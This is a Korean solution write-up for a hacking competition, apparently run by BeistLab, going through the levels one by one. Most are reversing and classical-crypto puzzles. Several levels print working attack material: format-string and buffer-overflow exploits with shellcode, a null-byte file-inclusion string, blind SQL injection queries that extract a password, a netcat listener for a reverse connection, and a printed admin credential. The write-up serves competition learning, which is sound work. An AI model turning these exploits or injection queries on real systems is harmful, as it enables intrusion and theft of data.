




The 5eX m2n

푼 문제 :



LEVEL1 : PARSE STRING

Level1은 210:207.246.131 이라는 IP와 8888이라는 포트번호가 주어진다.
접속하여 보면, base64로 인코딩된 스트링을 보여주면서, Plain text를 전송하라고 한다.
Base64된 스트링을 디코드 해보면, beistlab 멤버들의 id가 md5로 인코딩된 스트링들이
나온다. 그럼으로 다음과 같은 간단한 코드를 작성 함으로써, 이 문제는 풀 수 있다.

```
<?
```

```
//Coded by Dual5651 (dual@null2root.org)
```

```
$ret = "";
$socket = fsockopen("210.207.246.131", 8888, $errno, $errstr, 100);
fgets( $socket, 50);
fgets( $socket, 50);

$ret .= fgets( $socket, 50);
$decode = base64_decode($ret);
echo $decode;

if($decode == "305e8800b4272bb6a757c7e33c028023")
    fputs($socket, "eazy");
else if($decode == "44bea1375d673dacfa7038a2a6896ae6")
    fputs($socket,"hahah");
else if($decode == "1d8176708feb2bb6e4d67d7f08c50493")
    fputs($socket,"ashine");
else if($decode == "1d8176708feb2bb6e4d67d7f08c50493")
    fputs($socket,"ashine");
else if($decode == "5f29e63a3f26798930e5bf218445164f")
    fputs($socket,"osiris");
else if($decode == "a8241dc330c0353ccd8db73244c8bd30")
    fputs($socket,"oldzombie");
else if($decode == "c5dbbb22d4802b1bdc7a4f35875a280b")
    fputs($socket,"chpie");
else if($decode == "4e3590b079101462e2a11b163869c62e")
    fputs($socket,"reddog");
else if($decode == "8f3d0f3fd4a20a1c0f321bb17a6f9042")
    fputs($socket,"slayer1000");
else if($decode == "12ea7a85a8ad1216074590ce65542774")
    fputs($socket,"beist");

$ret = "";
while(!feof($socket))
    $ret .= fgets( $socket, 50 );
echo $ret;
```

?>

LEVEL2 : ???

LEVEL3 : FSB (FORMAT STRING BUG)

이번 문제는 문제에서 argv[0]을 직접 출력해주면서 생기는 FSB 취약점을 공격하는 문제로서, 다음과 같이 execve()를 이용해서 argv[0]에 셸코드를 넣어줌으로써 해결할 수 있는 문제이다.

```
//lower : 1bfff-ff70=C08F(49295)
//higher : ff70-328(808)=FC48(64584)
```

```
int main(int argc,char **argv)
{
    int i=0;
    char buffer[1024]="";
    unsigned char shellcode[] =

    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    //Nops
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90"
    "\x31\xc0\xb0\x31\xcd\x80\x89\xc3\x89\xc1\x31\xc0\xb0\x46\xcd\x80"
    //setuid(geteuid())
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

    sprintf(buffer,"%s%s",argv[1],shellcode);

    char *argv[]={buffer,0};
    execve("/beistcon/filename/filename",argv,0);
```

```
}  
./f `perl -e  
'print"aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaWxbCWx95Wx04Wx08bbbbWxbWx95Wx04Wx08ccccbb  
bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb";print"%8x"x90;print"%64584x%x%49295x%x"``
```

LEVEL5 : KEYBOARD HOOKING




문제를 실행시켜보면 혜선이 누나가 뭔가 불만에 찬 듯한 표정의 사진이 나온다.

```
Char str[] = "CXHkPmIzEGKzEWYzSWNmIHFhFmFmYWZzYWRmYQ==";  
Int i;  
  
if ( a3 != str[i] )  
{  
    i = 0;  
    goto WRONG;  
}  
v5 = i + 2;  
i += 2;  
if ( v5 >= 25 )  
{  
    sub_401220();
```


```
goto LABEL_8;
}
```


코드를 보면 2바이트씩 변수를 늘리면서 글자를 읽어오는 것을 볼 수 있다.
그래서 올바른 문자열을 완성해보면,
CHPIEKEYSNIFFZYRY== 이다. 이 문자열을 메모장에 입력하여 보면,



LEVEL8 : FILE REVERSE

파일을 헥스에디터로 열어서 보면, 앞부분은 다음과 같고,





가장 아랫부분을 보면 문자열들이 뒤집혀 있는 것 같은 모양을 볼 수 있다.
 그래서 나는 다음과 같은 간단한 코드를 작성함으로써, 파일을 뒤집었다.

```
int main(int argc, char* argv[])
{
//Coded by Dual5651 (dual@null2root.org)
HANDLE hFile,hFile2;
DWORD dsize;
unsigned char *buffer;
unsigned char *reverse;
ULONG ovr;
long p;

hFile =
```

```

CreateFile("C:\\w\\mirror.avi",GENERIC_READ,FILE_SHARE_READ,0,OPEN_EXISTING,FILE_ATTRIBUTE_NO
RMAL,0);
    printf("hFile : %d\\n",hFile);

    dsize = GetFileSize(hFile,0);
    dsize -= 0x57;
    printf("file size : %d\\n",dsize);

    SetFilePointer(hFile,0x57,0,FILE_BEGIN);

    buffer = (unsigned char *)malloc(dsize + 1);
    ReadFile(hFile,buffer,dsize,&ovr,0);

    reverse = (unsigned char *)malloc(dsize + 1);

    for(long i = 0; i <= dsize; i++)
    {
        p = dsize - i;
        reverse[i] = buffer[p];
    }

    hFile2 =
CreateFile("C:\\w\\outter.avi",GENERIC_WRITE,FILE_SHARE_WRITE,0,OPEN_ALWAYS,FILE_ATTRIBUTE_N
ORMAL,0);
    printf("hfile2 : %d\\n",hFile2);

    SetFilePointer(hFile2,0x57,0,FILE_BEGIN);

    WriteFile(hFile2,reverse,dsize,&ovr,0);

    free(buffer);
    free(reverse);
    CloseHandle(hFile);
    CloseHandle(hFile2);
    getch();
    return 0;
}

```


Before :



After:



LEVEL9 : REVERSE ENGINEERING

cube문제의 암호화 루틴을 분석해서 c코드로 표현하여 보면 다음과 같다.

```
for(int i = 0; i < strlen((char *)str) ; i++)
{
    chr = str[i];
    chr2 = str[(unsigned)&str[i] + 2 - (ULONG)str) % 13];

    tmp = ((chr ^ chr2) + 104);

    tmp = tmp % 65;
    x = chr + tmp;
    encrypt[i] = chr ^ x;
}

for(int k = 0; k < 15; k++)
{
    printf("%X ",encrypt[k]);
}

printf("\n");
```

다음 코드를 통해서 알아낼 수 있는 규칙은, 다음과 같다.

X1	Y1	X2	Y2	X3	Y3	X4	Y4	X5	Y5	X6	Y6	X7
----	----	----	----	----	----	----	----	----	----	----	----	----

X1을 알아냄으로써, x2를 알 수 있고, x2를 알아낼 수 있음으로 x3를 알아낼 수 있다는 것이다. Y쪽도 마찬가지이다. 이 사실을 기반으로 x1과 y1를 특정키로 가정함으로써, 나머지 바이트 역시 알아낼 수 있을 것이다. 다음은 이를 위해 작성해본 간단한 코드이다.

```
//Coded by Dual5651 (dual@null2root.org)
for(char m = 'A'; m < 'z'; m++)
{
    for(char n = 'A'; n < 'z'; n++)
    {
        for(int j = 0; j < 11; j++)
```

```

    {
        chr = str[j];
        x = enc[j] ^ chr;
        tmp = x - chr;
        tmp = tmp + 0x41;

        if(tmp < 0x68)
            tmp += 0x41;

        tmp = tmp - 0x68;
        chr2 = tmp ^ chr;
        str[(unsigned)&str[j] + 2 - (ULONG)str) % 13] = chr2;
    }
    for(int k = 0; k < 15; k++)
    {
        printf("%c",str[k]);
    }
    printf("\n");
    str[1] = n;
}
str[0] = m;
}

```

위의 코드를 실행시킴으로써, 가능한 모든 x1과y1의 가정을 가지고 키 스트림을 얻어낸 후, 그 중에 가장 키처럼 보이는 것을 찾아보니 다음과 같았다.


```

564 IhTeeTeUHMn}h
565 IiIdeWeVHLh~h
566 IjTgeVeWHOh[]h
567 IkTfeUeTHNh|h
568 IiTieHezH`hbh
569 ImTheKeyHahah
570 InTkeJexHbh`h
571 IoTjeIe{Hchch
572 IpT^e}eoHwhwh
573 IqT_e^elHvtht
574 IrT\e_emHuhuh
575 IsT]e\enHthvh
576 ItTReAe@HZhnh
577 IuTSeBeCH[hkh
578 IvTPeCeBHXhjh

```

The screenshot shows the UltraEdit-32 interface with the following details:

- Window title: UltraEdit-32 - [C:\Program Files\Microsoft Visual Studio\MyProjects\level2\Debug\new2]
- File list: outter.avi, mirror.avi, new2
- Search bar: hah
- Line numbers: 0 to 90
- Code content: A list of candidate keys from line 564 to 578.
- Highlight: Line 569, 'ImTheKeyHahah', is highlighted in cyan.
- Status bar: 도움말은 F1을 누 (Help is F1), 줄 569, 열 1, C0 (Line 569, Column 1, C0), DOS, 수정: 2008-09-27 오후 10:3 (Modified: 2008-09-27 PM 10:3), 선택된 바이트: 15 (Selected bytes: 15), 삽입 (Insert)



마우스 메시지 처리 부를 리버싱 함으로써, 패스워드를 볼 수 있다.



LEVEL 11 : LOCAL FILE VIEW

이 문제는 접속하면, index.php 페이지에 ?file=test 이렇게 되었던 걸로 기억합니다. 실제로 test를 입력하면 열어주는 파일은 test.txt였습니다. 사용자가 입력한 값에 .txt가 붙기 때문에 원하는 파일을 열 수 없을거 같지만, %00을 뒤에 붙임 으로서 원하는 파일을 열 수 있었습니다. 그럼으로 다음과 같은 스트링을 입력하였습니다.

?file=index.php%00

LEVEL12 : REVERSE CONNECT

문제에 접속해서 소스보기를 하면 나와 있는 포트를 nc -l -p 7777 이런식으로 포트를 자신의 컴퓨터에 열어두면 리버스 커넥트를 걸어와 답을 알려줍니다.

admin/Tjrwaha

fhtepQKQLzh

LEVEL13 : BLIND SQL INJECTION

먼저 멤버 전용 게시판에 가보면, base64로 여러 번 인코드 된 문자열을 두개 볼 수 있습니다. 하나는 계속 디코드 하면, guest가 나오고, 두번째 것4a1429b036a53a86bb50ce22a88458ac인데, 첫페이지에 있는 new_menu2.jpg 의 name으로 hack_me라고 붙어있더군요. 그래서 스트링을 끊어보니, 4a1429b036a53a86bb50ce22a88458ac = 0lDzOmBi2라는 스트링을 발견할 수 있었습니다. 그 정보를 가지고 해당 페이지에 들어가니, notice.php?no=base64_encode(문자열) 형태의 sql injection 취약점이 존재하는 페이지를 만날 수 있었습니다.

다음과 같은 블라인드 인젝션 쿼리를 사용해 문제를 공략하였습니다.

테이블 명 : 1 and (select 1 from board limit 0,1)=1

컬럼 명 : 1 and (select substring(concat(1,pass),1,1) from board limit 0,1)=1

1 and (select substring(concat(1,subject),1,1) from board limit 0,1)=1

1 and (select substring(concat(1,no),1,1) from board limit 0,1)=1

패스워드 한글자씩 뽑아내기 :

1 and 1=(select ascii(substring((select pass from board where no = 1 limit 1),1,1)) > 94)

1 and 1=(select ascii(substring((select pass from board where no = 1 limit 1),2,1)) > 94)

1 and 1=(select ascii(substring((select pass from board where no = 1 limit 1),3,1)) > 94)

95 95 55 53 57 56 53 50

_ _ 7 5 9 8 5 2 _ _

LEVEL14 : VIGENERE CHIPER

이 문제는 고전 암호화라는 힌트가 주어졌고, 사용자로부터 8개의 키를 입력 받으며, 암호화된 스트링이 BZKEGI,+EISB-VEFWNSML+OW-GLRX=FME. 라는 점을 볼 수 있습니다. 키를 입력받는 암호화 방식의 대표적인 예로는 VIGENERE 암호화 알고리즘이 있습니다. VIGENERE 암호화 알고리즘은 키를 순차적으로 더해가는 방식인데, 키가 8글자임으로 암호화된 문자열에서 8글자인 부분을 찾고, 그 부분의 원문을 가정함으로써 풀 수 있습니다. 암호화된 문자열에서 차례대로 패스워드가 들어가는 것을 보면, BZKEGI,+EISB-VEFWNSML+OW-GLRX=FME. 123456,+7812-34567812+34-5678=123.

VEFWNSML 이 부분을 PASSWORD로 가정해서 다음과 같은 코드를 돌려 보았습니다.

```
//Coded by Dual5651 (dual@null2root.org)
char enc[9] = "VEFWNSML";
char dec[9] = "PASSWORD";
char key[9] = "";

char encv[9] = "";
char decv[9] = "";

int main(int argc, char* argv[])
{

    char sub;

    for(int i = 0; i < 8; i++)
    {

        encv[i] = enc[i] - 'A';
        decv[i] = dec[i] - 'A';


        sub = encv[i] - decv[i];
        if(sub < 0)
            sub += 26;

        key[i] = sub + 'A';
    }

    printf("PASSWORD IS : ");
    printf("%c",key[6]);
```

```
printf("%c",key[7]);  
printf("%c",key[0]);  
printf("%c",key[1]);  
printf("%c",key[2]);  
printf("%c",key[3]);  
printf("%c",key[4]);  
printf("%c",key[5]);  
printf("\n");  
getch();  
return 0;
```

```
}
```



The image shows a screenshot of a Windows command prompt window. The title bar at the top reads "C:\Program Files\Microsoft Visual Studio\MyProjects\level14\Debug\lev...". The main area of the window is black, and the text "PASSWORD IS : UIGENERE" is displayed in white at the top left. The window has standard Windows window controls (minimize, maximize, close) in the top right corner.

LEVEL16 : BOF (BUFFER OVER FLOW)

16번은 프로그램이 파일을 읽어서 GET;읽을사이즈\n내용을 읽어서 특정 버퍼에 복사하는 부분에서 버퍼 오버플로우가 발생합니다. 이 부분을 공략하기 위해 다음과 같은 코드를 사용할 수 있습니다. (리턴 주소는 예그셸입니다.)

```
#include <stdio.h>

int main(int argc,char **argv)
{
    int i;
    char shellcode[2048]={0,};
    char dummy[2048]={0,};

    for(i=0;i<1028;i++)
    {
        dummy[i]='a'+i%20;
        dummy[i+1]='\x0';
    }

    sprintf(shellcode,"%s%s%s","GET;10000\n",dummy,"\xe8\xf7\xff\xbf\xffAAAAAAAAAAAA\x00");
    FILE *fp;
    fp = fopen("///tmp/attack", "w");
    if(fp == NULL)
        return;
    fputs(shellcode, fp);
    fclose(fp);
}
```

LEVEL18 : CRYPTOGRAPHY

이 문제는 처음엔 숫자 맞추기 게임을 해야 한다.

이것을 넘어가면 프로그램이 임의로 만들어낸 키를 Decode해야 한다.

암호화 알고리즘을 분석해서 역함수를 만들어 보았다.


```

#include "stdafx.h"
#include <string.h>
#include <conio.h>
#include <windows.h>

int __cdecl swap_bit(int a1)
{
    return (unsigned __int8)((unsigned __int8)((a1 & 0x38) >> 3) | (unsigned __int8)(8 * (a1 &
7))) | (unsigned __int8)(a1 & 0xC0);
}

int main(int argc, char* argv[])
{
    int tmp;
    char *str = "RBTOEnFc{KADbLwFTF{^";
    char decrypted[100] = "";
    int key = 663 ,key2;

    key2 = key & 0x3F;

    for(int i = 0; i <= strlen(str); i++)
    {
        tmp = str[i] + 1;
        tmp = key2 ^ LOBYTE(tmp);
        decrypted[i] = swap_bit(tmp);
    }
    printf("%s\n",decrypted);
    getch();
    return 0;
}

```

LEVEL 19 : PACKET SNIFFING

LEVEL20 : NOGADA

이것은 어떻게 설명할 방법이 없습니다. 그냥 노가다로 키를 바꿔가면서 찾으면 됩니다.
암호화된 문자열의 길이를 알고 있으니, 해당 길이 내에서만 변화시키면서 찾으면 됩니다.

@ye Perfect World of BeistLab